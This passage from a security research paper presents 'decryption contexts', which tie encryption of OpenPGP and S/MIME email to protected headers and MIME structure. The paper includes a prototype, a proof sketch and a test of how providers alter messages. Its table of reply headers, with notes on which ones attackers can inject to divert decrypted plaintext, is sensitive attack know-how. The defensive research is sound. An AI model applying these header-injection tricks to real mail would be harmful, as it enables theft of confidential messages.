If we can modify the encrypted content of a MIME element itself, for example, through the use of *EFAIL malleability gadgets* [33], then decryption contexts can be circumvented. This is because the ciphertext itself or the underlying plaintext can never be part of the decryption context $DC$. Therefore, it is essential that authenticated encryption is used.

## 4.4 Decryption Context Policies

Each recipient needs to be able to recompute $DC$, otherwise the message can not be decrypted. Hence we have to include $\mathcal{P}$ in the source code of the email.

**Explicit policies vs. hardcoded policies.** Only very few variants of secure policies to generate decryption contexts exist, and in our evaluation we use one specific such policy $\mathcal{P}^{\text{strong}}$ (cf. Subsection 7.2). Therefore naturally the question arises if we should not simply include this policy in the code of each email client, so that there is no need to transmit it explicitly. By selecting an AEAD cipher for email encryption, this policy would automatically be activated. The reason why we prefer explicit policy transmission is the flexibility in updating such policies. Suppose a new attack vector is discovered in the future, for example, involving a newly standardized SMTP header. If the DC policy is hardcoded, the senders have no means to protect against this attack, since they have to rely on all recipients to install an updated version of their email client. *With explicit DC policy transmission, the senders remain in control of the security of their emails.*

```
From: Alice <alice@a.org>
To: Bob <bob@b.com>
CC: Carol <carol@c.net>
CC: Curt <curt@cc.net>
Subject: Confidential
Decryption-Context: h=from:reply-to:to:cc:bcc:subject;m=mimepath
Content-type: application/pkcs7-mime; smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
```

**Figure 3: Encrypted email with decryption context policy.**

**Example.** Figure 3 shows an example of an encrypted email with a $DC$ policy. This policy is sent in a novel `Decryption-Context` header and contains two directives: an SMTP directive to create $DC_{\text{SMTP}}$ and a MIME directive to create $DC_{\text{MIME}}$. The SMTP directive contains references to the `From`, `Reply-to`, `To`, `Cc`, `Bcc` and `Subject` headers. This has the following effect. First, the existing `From` header is canonicalized and used as the starting byte sequence of $DC_{\text{SMTP}}$. Since no `Reply-to` header exists, the empty string is appended to $DC_{\text{SMTP}}$. Next, the single canonicalized `To` header is appended. Since we have two `CC` headers, first the header containing Carol's email address is appended, then the one containing Curt's. Since no `BCC` is present, the empty string is appended (cf. Subsection 4.5). Finally, the `Subject` header is appended, completing the computation of $DC_{\text{SMTP}}$. The MIME directive contains the parameter `mimepath` which indicates that the normalized `Content-Type` headers from the root of the MIME tree to the encrypted element should be concatenated to form $DC_{\text{MIME}}$. Since the ciphertext is the root element, only one such header forms $DC_{\text{MIME}}$. The resulting decryption context $DC$ is shown in Figure 4.

**Including $\mathcal{P}$ in $DC$.** The policy $\mathcal{P}$ itself is also part of $DC$. Otherwise, if the `Decryption-Context` header would not be protected,

```
1 from:Alice <alice@a.org>\r\n
2 to:Bob <bob@b.com>\r\n
3 cc:Carol <carol@c.net>\r\n
4 cc:Curt <curt@cc.net>\r\n
5 subject:Confidential\r\n
6 :mimepath:application/pkcs7-mime; smime-type=enveloped-data\r\n
7 h=from:reply-to:to:cc:bcc:subject;m=mimepath
```

**Figure 4: Decryption context $DC$ for the email in Figure 3. For readability, the single string is broken up into several lines: The SMTP context (lines 1-5), the MIME context (line 6), and the policy string (line 7).**

the adversary could try to manipulate both the email source code $M$ and the policy $\mathcal{P}$ to get a new source code $M^*$ and a new policy $\mathcal{P}^*$ with

$$DC(M, \mathcal{P}) = DC(M^*, \mathcal{P}^*).$$

By including the policy in $DC$, we effectively disable all manipulations of the policy string in `Decryption-Context`.

### 4.5 Blind Carbon Copy (BCC)

In [3], Adam Barth and Dan Boneh warn against the use of BCC in encrypted email standards like OpenPGP and S/MIME, since encryption will leak the identities of the BCC recipients. We therefore assume that the sender of an encrypted email does *not* include any BCC recipients, as it is best practice in encrypted email communication. If a BCC recipient was present in the email sent, none of the recipients would be able to decrypt the message; our policy $\mathcal{P}_{\text{SMTP}}^{\text{strong}}$ contains the header name `bcc` since surprisingly `BCC` headers may define the target of a reply action in some email clients (see Table 2). So, a non-empty BCC string would be present in $DC$, which cannot be computed by any of the recipients because `BCC` headers will be stripped by SMTP servers.

## 5 REPLY BEHAVIOR IN EMAIL CLIENTS

Since the initial specification of basic email headers in RFC 822, new official and custom headers have been introduced in subsequent standards (e.g., [36]) and by email clients. Every header can potentially influence the Reply- or Reply-All-Action of email clients. An unprotected header with such a behavior allows for a *REPLY* attack by modifying the SMTP context of an encrypted email. Therefore, in order to define a secure $DC$ policy, we need to answer two questions: (1) Which email headers exist? (2) How do these headers influence the email client response behavior?

To answer our questions, we selected a number of popular email clients supporting S/MIME or OpenPGP encryption and tested their behavior when responding to messages including different headers. Our selection covered 75 percent of the email client market share in 2019.[2] For these email clients, we reverse-engineered the algorithm that determines the SMTP context of a draft email generated from the Reply- or Reply-All-Action. Initially, we used these actions on a very large email containing all possible header fields known to us. This email was generated from public mailing list archives[3] and spam datasets.[4] We identified 8091 unique headers and included every header twice (with unique email addresses as values) in our test email to catch if the first, the last, or both copies of a header field would be included in the reply. For example, the header field `Return-To` would be included in the test email as such:

```
return-to: dctest+return-to-1@example.com
return-to: dctest+return-to-2@example.com
```

By opening this email in the email client, and using the Reply- and Reply-All actions, we could identify all header fields that were included in the draft as recipients in the `To`, `Cc` and other fields. Because the presence of some header fields can shadow others (for example, `Reply-To` takes precedence over `From`), we then removed one of the detected headers from the test email and iterated the process until the draft email is empty and has no recipients, or the action became unavailable. The result is shown in Table 2.

Many email clients use the same known headers to generate the recipient list for Reply actions. These include `Reply-To` and `From` common to Reply and Reply-All actions, and additionally `To` and `Cc` only for Reply-All Actions. Some email clients show exceptional behavior, though. Support for `Mail-Reply-To` and `Mail-Followup-To` is inconsistent, but can be traced back to the recommendations of Daniel J. Bernstein for handling replies to mailing list posts.[5] Our tests uncovered a parser bug in KMail that accepts unique prefixes of header names, for example, `Reply` is parsed as `Reply-To`. Outlook 2016 and Outlook.com were the only email clients tested that also made use of the `Sender` field. Interestingly, iMail and Oulook.com include `Bcc` in the list of recipients for Reply-All actions, which allows an attacker to covertly insert the attacker's email address into the list of reply recipients.[6]

In summary, we identified several uncommon header fields that affect the Reply and Reply-All actions in popular email clients. These header fields could potentially be exploited by an attacker, and any countermeasure against *REPLY* attacks must protect against all these headers. We include the reverse engineered algorithm of all tested email clients in the artifacts for download, and give one example in appendix D.

## 6 IMPLEMENTATION

We implemented a prototype of the decryption context described in Section 3 for OpenPGP in Thunderbird,[7] a popular free email client, extending the Enigmail[8] plugin and its OpenPGP backend GnuPG.[9] A development version of GnuPG was chosen because it has experimental support for the AEAD mode described in the draft RFC 4880bis-08 [25].

**GnuPG.** We added a command line option `--associated-data <STRING>`, usable for decryption and encryption, which extends the AD already used in the OpenPGP AEAD mode by a custom (ASCII) string. The provided string, in our case the decryption context $DC$, is appended to the AD of every cipher- or cleartext chunk processed by GnuPG.

[2] The 2019 Email Client Market Share, Litmus Software: https://litmus.com/blog/infographic-the-2019-email-client-market-share
[3] Mailing list archives: https://markmail.org/ and https://lists.ubuntu.com/.
[4] Spam archives: http://untroubled.org/spam/ and http://artinvoice.hu/spams/.
[5] https://cr.yp.to/proto/replyto.html
[6] We reported this finding to the vendor.
[7] https://www.thunderbird.net/en-US/, version 60.9.0.
[8] https://sourceforge.net/projects/enigmail/, version 2.0.8.
[9] https://gnupg.org/, master branch with commit identifier `eae1ea6f`.

Table 2: Headers from the original message, as used in Reply and Reply-All draft emails by popular email clients. Any of these headers can be used by an attacker to exfiltrate plaintext after decryption in a *REPLY* attack.

| | | Reply | | | | | | | | Reply-All | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| **Precedence** | **Header Field** | Gmail | Apple iPhone | Apple iMail | Outlook 2016 | Outlook.com | Thunderbird 68 | KMail 5 | Others[1] | Gmail | Apple iPhone | Apple iMail | Outlook 2016 | Outlook.com | Thunderbird 68 | KMail 5 | Others[1] |
| 1. | `Mail-Followup-To` | ● | - | - | - | - | - | ◐ | - | ● | - | - | - | - | ● | - | - |
| 2. | `Reply` | - | - | - | - | - | - | ◐ | - | - | - | - | - | - | - | - | - |
| 3. | `Mail-Reply-To` | - | - | - | - | - | ● | - | - | - | - | - | - | - | - | - | - |
| 4. | `Reply-To` | ● | ◐ | ● | ● | ● | ◐ | ◐ | ○ | ● | ◐ | ● | ● | ● | ◐ | ◐ | ○ |
| 5. | `From` | ● | ◐ | ◐ | ◐ | ◑ | ● | ◐ | ○ | ● | ◐ | ◐ | ◐ | ◑ | ● | ◐ | ○ |
| 6. | `Sender` | - | - | - | ◐ | ◑ | - | - | - | - | - | - | ◐ | ◑ | - | - | - |
| 7. | `Resent-From` | ◐ | - | - | - | - | - | - | - | - | - | - | - | - | - | - | - |
| always | `To` | - | - | - | - | - | - | - | - | ● | ◐ | ● | ● | ● | ● | ◐ | ○ |
| always | `Cc` | - | - | - | - | - | - | - | - | ● | ◐ | ● | ● | ● | ● | ◐ | ○ |
| always | `Bcc` | - | - | - | - | - | - | - | - | - | - | ● | - | ● | - | - | - |
| always | `Apparently-To` | - | - | - | - | - | - | - | - | ● | - | - | - | - | - | - | - |

Headers used in draft: ● = all, ◐ = first, ◑ = last, ○ = any (diverse)

[1] K9-Android mobile app; AOL, GMX and mail.ru web mail.




**Figure 5: Decryption context prevents decryption of emails with modified SMTP headers (Figure 2 c).**

**Enigmail.** We added a new account setting `dcPolicy` to set the DC policy $\mathcal{P}$ that should be used for outgoing emails from this account. For incoming encrypted emails, the DC policy is provided in the email as header. In either case, the *DC* string is calculated from the provided policy string $\mathcal{P}$ using the headers and the MIME path of the encrypted element, and passed to GnuPG as custom AD. If decryption fails, an error message is shown (see Figure 5).

**Overhead.** Our modifications to GnuPG add 28 new lines of source code and modify 4 existing lines. Our modifications to Enigmail add 204 lines and modify 15 lines. These numbers show that legacy systems can easily be retrofitted to support the decryption context mechanism.

# 7 DEFINING SECURE DC POLICIES

For now, we have shown that it is possible to define and implement decryption context policies which mitigate basic attacks. In the following, we present the construction of a strong policy $\mathcal{P}^{\text{strong}}$. This policy prevents all known *EFAIL-DE* and *REPLY* attacks possible due to changes in the SMTP and MIME contexts.

## 7.1 Security Guarantees from AEAD

Let $M$ be the original email and MIME element, let $DC$ be the original decryption context, and let $\mathcal{P}$ be the DC policy contained in $DC$. Then any attack that uses a modified email and MIME element $M^*$ with

$$DC(M, \mathcal{P}) \neq DC(M^*, \mathcal{P})$$

will fail, since *AEAD.Dec* will only return a decryption error. Please note that $\mathcal{P}$ cannot simply select all SMTP headers and all unencrypted MIME parts for inclusion in $DC$, since SMTP headers may be added during SMTP transport, and the MIME structure may be slightly changed by some email service providers (e.g., Microsoft Outlook). Thus there is *always* a possibility to construct some modified email $M'$ for which $DC(M, \mathcal{P}) = DC(M', \mathcal{P})$. So what we have to show is that for a suitably defined DC policy $\mathcal{P}^{\text{strong}}$ and a suitably restricted email structure $M^{\text{strong}}$, if $DC(M^{\text{strong}}, \mathcal{P}^{\text{strong}}) = DC(M', \mathcal{P}^{\text{strong}})$, then no *EFAIL-DE* and *REPLY* attacks are possible. From now on, we assume that a suitably secure AEAD scheme is used, guaranteeing integrity of ciphertext (INT-CTXT, [4]).

## 7.2 Defining $\mathcal{P}^{\text{strong}}$ and $M^{\text{strong}}$

For $M^{\text{strong}}$, we only allow a limited number of MIME types for the root elements which are summarized in Table 3. We set $\mathcal{P}^{\text{strong}}_{\text{MIME}} :=$ `("mimepath")`.

To define $\mathcal{P}^{\text{strong}}_{\text{SMTP}}$, let $\mathcal{R} = \{r_1, r_2, ..., r_n\}$ be the set of all reply-related headers (see Section 5); if a Reply or Reply-All action is triggered by the user, each email client will use one or more of these headers to determine the email address which will be used to send the reply to. Then we set $\mathcal{P}^{\text{strong}}_{\text{SMTP}} := (r_1, r_2, \ldots, r_n)$.

In the rest of our security analysis, we assume that email clients conform to RFC specifications. In particular we assume that restrictions on the MIME structure defined in the standards are

Table 3: The MIME context $DC_{\text{MIME}}$ for common email encryption standards. `micalg` depends on the signing algorithm.

| Protocol | $DC_{MIME}$ |
|---|---|
| **OpenPGP (Sign &) Encrypt** | `:mimepath:multipart/encrypted; protocol="application/pgp-encrypted"\r\n` |
| **S/MIME Encrypt** | `:mimepath:application/pkcs7-mime; protocol="smime-type=enveloped-data"\r\n` |
| **S/MIME Encrypt & Sign** | `:mimepath:multipart/signed; protocol="application/pkcs7-signature"; micalg=sha1\r\n` `:mimepath:application/pkcs7-mime; protocol="smime-type=enveloped-data"\r\n` |

enforced by the email clients. For example, for PGP/MIME type `multipart/encrypted`, the email client must enforce that there are only two leaves to this MIME element, that the first leaf is of type `text/plain` and contains only the ASCII string `"Version: 1"`, and that the second leaf is of type `application/octet-stream` and this octet-stream is handed to the OpenPGP plugin verbatim. Along the same lines we assume that OpenPGP plugins and CMS subroutines conform to their standards and check that the structure of the data they receive is strictly conforming to the PKCS#7 and OpenPGP standards.

## 7.3 Preventing EFAIL-DE and REPLY Attacks

Theorem 1. *Assume that an INT-CTXT secure AEAD encryption scheme is used, and that all email clients enforce MIME, CMS and OpenPGP restrictions. Let* $\mathcal{P}^{\text{strong}} := (\mathcal{P}^{\text{strong}}_{\text{SMTP}}, \mathcal{P}^{\text{strong}}_{\text{MIME}})$, $M^{\text{strong}}$ *be the original email complying with the restrictions defined above,* $M'$ *be a modified email message and* $\mathcal{P}'$ *be an arbitrary DC policy with*

$$DC(M', \mathcal{P}') = DC(M^{\text{strong}}, \mathcal{P}^{\text{strong}}).$$

*Then* $(M', \mathcal{P}')$ *cannot be used in EFAIL-DE or REPLY attacks.*

Proof (Sketch). First, we note that $\mathcal{P}' = \mathcal{P}^{\text{strong}}$, because the policy is included in the *DC* and thus any modification will cause decryption to fail. Next, we distinguish two attacker strategies.

(1) Attacker wants to launch a *REPLY* attack. To be successful, the attacker must add a return email address to an attacker-controlled account to the email source code, using one of the protected headers from $\mathcal{R}$. The attacker must thus either add a new header, or modify the content of an existing header. Both modifications will change *DC*, since all headers from $\mathcal{R}$ are included in $\mathcal{P}^{\text{strong}}$. Thus decryption will fail.

(2) Attacker wants to launch a *EFAIL-DE* attack. To be successful, the attacker must include an exfiltration channel in the MIME tree of the body of the message. However, this MIME tree is restricted, from the properties of $M^{\text{strong}}$ and $\mathcal{P}^{\text{strong}}_{\text{MIME}}$ = (`"mimepath"`), to three possible tree structures (see Table 3):

**OpenPGP (Sign &) Encrypt:** The MIME tree consists of two leaves. The first is an ASCII label which will not be parsed, and the second an octet-string which will only be parsed by the OpenPGP parser. Thus in none of the leaves can a parser be invoked which triggers exfiltration channels, assuming that the OpenPGP parser works correctly.

**S/MIME Encrypt:** The MIME tree consists of a single leaf, which will be handed over to the CMS parser. Again assuming the CMS parser works correctly, no exfiltration channels exist.

**S/MIME Encrypt & Sign:** The MIME tree consists of two leaves. The first leaf is the same as in the S/MIME Encrypt case, and contains the encrypted content. The content of this element is handed over to the CMS parser, and assuming the CMS parser works correctly, no exfiltration channels exist here. Our second assumption is that AEAD encryption was used, and thus INT-CTXT protects against any manipulation by the attacker; this is important to guarantee that after the cleartext is released and subsequently parsed, this cleartext does not include any exfiltration channels injected by the attacker (aka *EFAIL-MG* attacks). The second MIME leave is of type `application/pkcs7-signature` and contains only a signature; this element is handed over to the CMS parser with only a Boolean return value, and assuming the CMS parser works correctly, does not contain any exfiltration channel.

## 7.4 Serialization

When processing complex data formats such as email headers and bodies, security of parsers and generators is critical. The following notes are intended to give some assurance that parsing is not an obstacle to the security of the DC mechanism.

First, we note that serialization of header field names in $\mathcal{R}$ must be done in a limited character set that does not include the separators `":"`, `"\r"` and `"\n"`. This is already specified in [37] (section 2.2, Header Fields). We further note that we assume all header field values do not include any `":"`, again as specified in [37] (section 2.2, 3.6.8 et al.) Also, we assume field values are given in "unfolded form" as specified in [37], i.e. do not include any `"\r"` or `"\n"`.

These restrictions on character sets are important to guarantee that serialization (by joining header field names with `":"` and *DC* string components with `"\r\n"` and deserialization (by splitting at `":"` and `"\r\n"` resp.) are inverse of each other and thus safe.

Our serialization rules are inspired by DKIM [9] and designed to be easily processed in legacy email applications. Other serialization formats are possible, as long as they are well-defined (such that $\mathcal{P}$ and *DC* strings can be generated reliably by the sender and recipient) and safe (such that there are no collisions when generating the serialization of two different objects).

# 8 FALSE POSITIVE EVALUATION

When using encryption contexts with S/MIME or OpenPGP, false positives would occur whenever an email source code $M$ is changed during transit into $M'$ such that $DC(M, \mathcal{P}) \neq DC(M', \mathcal{P})$. False positives due to benign changes to email headers and body by service providers are undesirable, because they might have a negative impact on the acceptance of the decryption context mitigation.

To evaluate these false positives and their impact on interoperability between email clients and service providers, we followed a two-step approach:

(1) We evaluated how eleven popular email service providers[10] change the email headers and bodies in transit relevant to an example DC policy. We tested outbound, inbound, and internal email traffic on a `multipart/encrypted` email based on PGP/MIME [12] and manually evaluated all changes to the email with respect to the DC policy from Figure 3. As shown in Table 4, most changes by the tested providers to emails in transit are unproblematic, with the exception of *Outlook.com*.
(2) Additionally, we sent an email similar to Figure 3, which was encrypted using our modified implementation of Enigmail, over the same gateways and tried to decrypt it afterwards. Only one false positive was recorded, and this was caused by well-known non-standard behaviour of *Outlook.com*.

**Table 4: Evaluation of modifications by email service providers to email headers and bodies, and their impact on the tested DC policy from Figure 3.**

| | **Inbound** | **Outbound** | **Internal** |
|---|---|---|---|
| AOL Mail | - | - | - |
| FastMail | - | - | - |
| Gmail | - | - | - |
| GMX Mail | - | - | - |
| Hushmail | ○ $M_1$ | ○ $B_1$, $M_1$ | - |
| iCloud | ○ $H_1$, $H_2$ | - | ○ $H_1$, $H_2$ |
| Mail.ru | - | - | - |
| Outlook.com | ○ $B_2$ | ○ $H_3$, $H_4$ ϟ $H_5$, $M_3$ | ○ $H_3$, $H_4$ ϟ $H_5$, $M_3$ |
| Runbox | - | - | - |
| Yahoo! Mail | - | - | - |
| Zoho Mail | - | - | - |

| | |
|---|---|
| - | **No changes to original headers or body.** |
| ○ | **Modifications not changing the DC string.** |
| $B_1$ | Addition of \r\n at the end of the body. |
| $H_1$ | Modification of letter case in some header fields. |
| $H_2$ | Removal of quotes around boundary parameter in `content-type`. |
| $H_3$ | Removal of `user-agent`. |
| $H_4$ | Rewrite of `date` as Greenwich Mean Time. |
| $M_1$ | Addition of `content-transfer-encoding` in each MIME part. |
| $B_2$ | Removal of any text before first MIME part. |
| ϟ | **Modifications changing the DC string.** |
| $H_5$ | Rewrite/Merging of (multiple) `from` and `to` headers. |
| $M_3$ | Insertion of a new MIME part and modification of existing ones. |

## 8.1 Modifications Not Changing DC

**Added headers.** As is common in email transport, many new headers are added by all email providers on inbound, outbound and internal traffic. For example, *Hushmail* added a redundant `content-transfer-encoding` header to each MIME part ($M_1$), but that does not affect the DC. No provider added any of the headers included in the tested DC policy (`from`, `reply-to`, `to`, and `subject`).

**Deleted headers.** One provider (*Outlook.com*) deleted the header `user-agent` on outbound and internal email ($H_3$), presumably for privacy protection. As this header field is not part of our DC policy, this deletion does not lead to false positives.

**Reordered headers.** The decryption context is, similar to DKIM, sensitive to the order of multiple instances of a header field. Although one provider (*Outlook.com*) reordered some header fields, it did not reorder multiple instances of the same header field, so this reordering does not lead to false positives.

**Modified headers.** *iCloud* changed the letter case of some header fields ($H_1$), which does not affect the DC string due to DKIM canonicalization. They also folded some long header lines, again not affecting the DC string due to DKIM canonicalization rules. *iCloud* also removed the double-quote characters of the boundary parameter in the `content-type` header ($H_2$). We drop the boundary parameter during canonicalization, thus this modification did not affect the DC string either. *Outlook.com* rewrites `date` in a different timezone ($H_4$), but this header field is not part of our DC policy.

**Body modifications.** *Hushmail* adds an empty line at the end of the body ($B_1$). *Outlook.com* strips an explanatory message before the first MIME part, which can be displayed by email clients not capable of MIME ($B_2$). These changes do not lead to false positives.

## 8.2 Modifications Changing DC

Only one out of eleven email service providers tested would lead to false positives for at least some messages (specifically, outbound and internal mails). This shows that effective DC policies with broad compatibility are already possible. *Outlook.com* modifies email addresses in several header fields (including `from` and `to`, which are part of our tested DC policy) to always include a display name (falling back to the email address if no display name is given). It also merges multiple instances of these header fields to a single one, joining their content with commas. Although the DC policy could possibly be modified to find a common canonicalization compatible with *Outlook.com*, merely excluding the display names from the DC policy could enable spoofing attacks [29]. Furthermore, *Outlook.com* corrupts the PGP/MIME structure in our second test case by changing `content-type` from `multipart/ encrypted` to `multipart/mixed`, and prepending an additional (otherwise empty) MIME part `text/plain`. This behaviour is well-known and unchanged for many years, requiring custom work-arounds in email clients supporting OpenPGP. In fact, Thunderbird recognizes such emails and offers to "repair" them by reverting the changes done by Outlook and overwriting the corrupt email on the IMAP server, restoring the original context of the email for functional reasons.

## 8.3 Additional Findings

During testing, we also received some bounce emails due to intermittent delivery failures. Bounce emails contain a copy of the original mail as `message/rfc822` MIME part. In the case of the OpenPGP extension *Memory-Hole*,[11] that implements protected headers, we observed that the protected headers were decrypted

[10] https://en.wikipedia.org/wiki/Comparison_of_webmail_providers, retrieved on 30 April 2019.

[11] https://github.com/autocrypt/memoryhole retrieved 2019-04-30

and applied to the bounce mail, thereby changing the subject to that of the original email. This faulty behaviour would have been prevented by applying a decryption context policy that includes `m=mimepath`, because the changes to the MIME context would have prevented the decryption of the original email.

We also found that Outlook.com filters out non-standard header fields (such as `Autocrypt` or `Decryption-Context`) from outbound and internal email, unless prefixed with `X-`. To overcome this, the `Decryption-context` header could initially be provided as `X-Decryption-Context`, until it is widely adopted and whitelisted.

Outside of our tests, we found that *Gmail* replaces the value of `From` with the sender's account data from the SMTP login. This well-intentioned protection against address spoofing can potentially interfere with DC policies that include `from` if the email client of the user is misconfigured.

## 9 RELATED WORK

**OpenPGP and S/MIME.** The chosen-ciphertext attack described by Katz and Schneier in 2000 [22] opened the research in the context of email security. In 2001, Davis described "surreptitious forwarding" attacks [10] in which an attacker can re-sign or re-encrypt the original email and forward it onto a third person. In 2002, Perrin presented a downgrade attack, which removes the integrity protection turning a SEIP into a SE data packet [32]. In 2015, Magazinius showed that this downgrade attack is still applicable in practice [27]. In 2002, Klima and Rosa published a fault attack on the OpenPGP format which led to disclosure of the private RSA and DSA keys [24]. The attack requires a powerful adversary, who has access to the local machine and can perform modifications in the secured OpenPGP key format. In 2005, Mister and Zuccherato described an adaptive chosen-ciphertext attack [28] exploiting OpenPGP's integrity *quick check*. The attacker needs $2^{15}$ queries to decrypt two plaintext bytes per block. In 2018, Poddebniak et al. published EFAIL attacks [33]. EFAIL describes two attacks: *EFAIL-DE* attacks, which have served as a motivation for our work, and malleability gadget attacks. The latter attacks exploit the malleability of CBC and CFB modes of operations used in OpenPGP and S/MIME, which allow the attacker to insert exfiltration channels directly into ciphertexts. In contrast to *EFAIL-DE* attacks, malleability gadgets can be directly mitigated by using authenticated encryption. In 2019, Müller et al. showed that also email signatures suffer from serious attacks [29]. These attacks allow an attacker to modify emails without violating signature validation. Along with the analyses of novel attacks, the research in the area of email security has also concentrated on various usability problems, especially in the context of OpenPGP [15, 16, 40, 42, 46].

**Related chosen-ciphertext and exfiltration attacks.** Message-level security has been introduced into many relevant standards, including XML [11], PDF [19], or JSON. These standards have also become targets of chosen-ciphertext attacks. In 2011, Jager and Somorovsky presented an adaptive chosen-ciphertext attack on XML Encryption [21]. Their attack exploits the CBC malleability and the high flexibility of the XML Encryption standard, which allows the attacker to force the server to decrypt ciphertexts at any position in the XML document [43]. In 2019, Müller et al. presented exfiltration attacks in the context of PDF files [30]. Similarly to EFAIL, their attacks consider CBC malleability as well as *EFAIL-DE* attacks. *Our decryption context countermeasures may also be applicable to prevent these attacks.*

**Protection of SMTP context.** The necessity to protect the SMTP context of emails has long been recognized by the community. For S/MIME, experimental RFC 7508 [6] provides integrity protection of email headers for signing only, which leaves encrypted emails unprotected. For OpenPGP, the focus has historically been on confidentiality and privacy, although more recently awareness of integrity aspects has increased. The latest (incomplete) effort, a draft RFC on *protected headers* that emerged from the Autocrypt community,[12] gives a good overview on the history and recognizes the problem of *REPLY* attack, which are referred to as *participant modification attacks*. However, as any *protected headers* in encrypted emails are part of the ciphertext, decryption must happen before the protected headers are available, leaving a window of opportunity for attacks where the plaintext of the email is processed in a possibly malicious SMTP context.

## 10 CONCLUSIONS AND FUTURE WORK

Contrary to common belief and the security advice given in S/MIME 4.0, exfiltration attacks are not solely an HTML problem, as different attack vectors like *REPLY* attacks have shown. Instead, these vulnerabilities are inherent to the complex email ecosystem. To tame the complexity of this ecosystem with respect to decryption, we have proposed to enable decryption only in a clearly specified *decryption context*, and by implementing a prototype version have shown that the false positive rate is very low.

In this paper, we only covered the SMTP and MIME contexts of an email. However, below the MIME level, there are more structured data formats like CMS or OpenPGP which may allow for exfiltration attacks. For example, we may wrap the original EnvelopedData CMS object into another EnvelopedData objects, together with two HTML sibling objects. In such a case it would be important that for each layer of encryption, a novel decryption context is derived.

In addition, decryption contexts may be applicable for applications other than email: for document encryption (MS Office, PDF, OpenPGP file encryption, XML Encryption), to protect against backwards compatibility attacks (as mentioned in [20]), or for novel cryptographic constructions. To give only one example for the last point; digital signatures can no longer be removed or replaced in an encrypt-then-sign construction if the public signing key is included in the decryption context of the ciphertext.

## ACKNOWLEDGEMENTS

Marcus Brinkmann was supported by the German Federal Ministry of Economics and Technology (BMWi) project "Industrie 4.0 Recht-Testbed" (13I40V002C). Jens Müller was supported by the research training group "Human Centered System Security", sponsored by the state of North Rhine-Westfalia. In addition, this work was supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972. We thank Phil Zimmermann for his comments, and the anonymous referees and our shepherd Tobias Fiebig for improving the final version of the paper.

[12]https://datatracker.ietf.org/doc/draft-autocrypt-lamps-protected-headers/

# REFERENCES


[1] P. Arntz. 2014. The RTLO method. https://blog.malwarebytes.com/cybercrime/2014/01/the-rtlo-method/

[2] A. Barth. 2011. The Web Origin Concept. http://tools.ietf.org/rfc/rfc6454.txt RFC6454.

[3] Adam Barth and Dan Boneth. 2005. Correcting Privacy Violations in Blind-Carbon-Copy (BCC) Encrypted Email. https://crypto.stanford.edu/portia/papers/bb-bcc.pdf

[4] Mihir Bellare and Chanathip Namprempre. 2008. Authenticated Encryption: Relations among Notions and Analysis of the Generic Composition Paradigm. *Journal of Cryptology* 21, 4 (Oct. 2008), 469–491. https://doi.org/10.1007/s00145-008-9026-x

[5] H. Böck. 2018. Efail: HTML Mails have no Security Concept and are to blame. https://blog.hboeck.de/archives/894-Efail-HTML-Mails-have-no-Security-Concept-and-are-to-blame.html

[6] L. Cailleux and C. Bonatti. 2015. Securing Header Fields with S/MIME. http://tools.ietf.org/rfc/rfc7508.txt RFC7508.

[7] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer. 2007. OpenPGP Message Format. http://tools.ietf.org/rfc/rfc4880.txt RFC4880.

[8] D. Crocker. 1982. STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES. http://tools.ietf.org/rfc/rfc0822.txt RFC0822.

[9] D. Crocker, T. Hansen, and M. Kucherawy. 2011. DomainKeys Identified Mail (DKIM) Signatures. http://tools.ietf.org/rfc/rfc6376.txt RFC6376.

[10] Don Davis. 2001. Defective Sign & Encrypt in S/MIME, PKCS#7, MOSS, PEM, PGP, and XML. In *Proceedings of the General Track: 2001 USENIX Annual Technical Conference*. USENIX Association, Berkeley, CA, USA, 65–78. http://dl.acm.org/citation.cfm?id=647055.715781

[11] Donald Eastlake, Joseph Reagle, Frederick Hirsch, Thomas Roessler, Takeshi Imamura, Blair Dillaway, Ed Simon, Kelvin Yiu, and Magnus Nyström. 2012. XML Encryption Syntax and Processing 1.1. *W3C Candidate Recommendation* (2012). http://www.w3.org/TR/2012/WD-xmlenc-core1-20121018.

[12] M. Elkins, D. Del Torto, R. Levien, and T. Roessler. 2001. MIME Security with OpenPGP. http://tools.ietf.org/rfc/rfc3156.txt RFC3156.

[13] N. Freed and N. Borenstein. 1996. Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. http://tools.ietf.org/rfc/rfc2045.txt RFC2045.

[14] N. Freed and N. Borenstein. 1996. Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. http://tools.ietf.org/rfc/rfc2046.txt RFC2046.

[15] Ann Fry, Sonia Chiasson, and Anil Somayaji. 2012. Not sealed but delivered: The (un) usability of S/MIME today. In *Proceedings of the Annual Symposium on Information Assurance and Secure Knowledge Management*.

[16] Simson L Garfinkel and Robert C Miller. 2005. Johnny 2: a user test of key continuity management with S/MIME and Outlook Express. In *Proceedings of the 2005 symposium on Usable privacy and security*. ACM, 13–24.

[17] Mario Heiderich, N. Krein, D. Weißer, F. Fäßler, N. Kobeissi, A. Inführ, Hong, and J. Magazinius. 2017. Pentest-Report Thunderbird & Enigmail. https://cure53.de/pentest-report_thunderbird-enigmail.pdf.

[18] R. Housley. 2009. Cryptographic Message Syntax (CMS). http://tools.ietf.org/rfc/rfc5652.txt RFC5652.

[19] International Organization for Standardization ISO. 2008. ISO 32000-1:2008, Document Management – Portable Document Format – Part 1: PDF 1.7.

[20] Tibor Jager, Kenneth G. Paterson, and Juraj Somorovsky. 2013. One Bad Apple: Backwards Compatibility Attacks on State-of-the-Art Cryptography. In *Network and Distributed System Security Symposium (NDSS)*.

[21] Tibor Jager and Juraj Somorovsky. 2011. How To Break XML Encryption. In *The 18th ACM Conference on Computer and Communications Security (CCS)*.

